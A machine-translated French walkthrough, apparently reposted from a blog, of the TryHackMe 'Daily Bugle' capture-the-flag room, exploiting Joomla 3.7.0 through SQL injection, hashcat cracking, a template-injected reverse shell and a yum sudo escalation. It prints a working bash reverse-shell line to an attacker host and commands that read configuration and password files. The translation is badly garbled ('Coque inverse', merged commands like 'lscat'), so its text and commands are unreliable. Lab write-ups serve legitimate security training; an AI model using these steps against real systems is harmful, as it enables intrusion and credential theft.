
 ">WeChat
[Enumeration]
- Numérisation des ports
nmap -Pn <ip>
Il y a 3 ports: 22,80 et 3306.


2. Système d’exploitation et analyse de service
nmap -A -p 22,80,3306 <ip>
Cette machine est CentOS.


3. Numérisation de la vulve
nmap --script vuln -p 22,80,3306 <ip>


Cette machine a Joomla 3.7.0 , qui a une vulnérabilité SQLi.



4. Accédez au site HTTP.
Il y a des nouvelles de Spiderman qui vole la banque.


Voir la source de la page, rien.

De #3, laissez l’accès / administrateur


5. Recherche de justificatifs par défaut.
Je n’ai que l’admin, sans mot de passe.

6. Recherche d’exploits
searchsploit joomla 3.7.0
Voilà SQLi et XSS.



Lire XSS. It=S CVE-2017–8917 et sqlmap utilisation, mais U va chercher le script python à la place.

[Exploitation]
- Après avoir cherché avec Google, je suis tombé sur ça.
stefanlucas/Exploit-Joomla
CVE-2017-8917 – Injection SQL Vulnérabilité Exploiter dans Joomla 3.7.0 – stefanlucas/Exploit-Joomla
github.com

python joomblah.py http://<ip>
Maintenant, j’ai un nom d’utilisateur, Jonah, et un mot de passe.

2. Mot de passe en panne
Utilisation d’exemple guide de hachage
exemple_hases [hashcat wiki]
Si vous obtenez une erreur « Line Length Exception » dans le haschcat, c’est souvent parce que le mode de hachage que vous avez demandé fait…
hashcat.net

Le hachage peut être bcrypté.


Je vais utiliser le haschcat sur les fenêtres pour une meilleure forme.
Enregistrer le hash dans un fichier texte sous forme de day-bugle.txt.


Utiliser le haschcat
hashcat.exe -m 3200 daily-bugle.txt rockyou.txt
Maintenant j’ai un mot de passe pour joomla.

3. Connexion à Joomla

Maintenant j’ai un tableau de bord.


4. Coque inverse
J’utiliserai ce guide pour obtenir le shell inverse.
Joomla: Coque inverse
Joomla est l’un des systèmes de gestion de contenu populaires (CMS) qui vous aide à construire votre site Web. Joomla a…
laptrinhx.com
Cliquez sur Templates.

Sélectionner le premier modèle


Sélectionner index.php



Préparez l’auditeur sur le port 1234
nc -lvp 1234


Préparer le shell inverse
exec("/bin/bash -c 'bash -i >& /dev/tcp/<attacker ip>/1234 0>&1'");
Injecter avec un shell inversé


Cliquez sur l’examen des modèles

Maintenant j’ai une coquille.

[Privilege Escalation]

- Vérifier l’ utilisateur
id
J’en ai assez.


2. Normalement, la plupart des CMS ont un titre de compétence dans le fichier de configuration. Let s l’obtiennent au cas où j’aurais besoin d’un autre endroit.
ls cat configuration.php
J’ai un nouveau titre, je peux l’utiliser quelque part.


3. Vérifier les utilisateurs
cat /etc/passwd
Cette machine compte 2 utilisateurs : root et jjameson.

4. Login as jjameson

Essayez de vous connecter avec joomla credential
su jjameson
Échec!!!


Essayez de vous connecter avec un titre de créance à partir d’un fichier config
su jjamesonid
Succès!!!


5. Vérifier le sudo
C’est le commandement de Yum.


Il y a 2 façons d’exploiter
yum | GTFOBins
Il fonctionne dans un contexte privilégié et peut être utilisé pour accéder au système de fichiers, augmenter ou maintenir l’accès avec élevé…
gtfobins.github.io
Laissez-nous essayer le premier ensemble de commandes


Échec!!!


Laissez-les essayer plutôt.


6. Lire user.txt
Maintenant, je suis racine. Laissez-nous obtenir la réponse pour cette boîte
cd /home/jjamesonlscat user.txt


cd /rootlscat root.txt


未经允许不得转载:萌萌Apprentissage » Tryhackme:Daily bugle_CTF


 apprendre NMAP

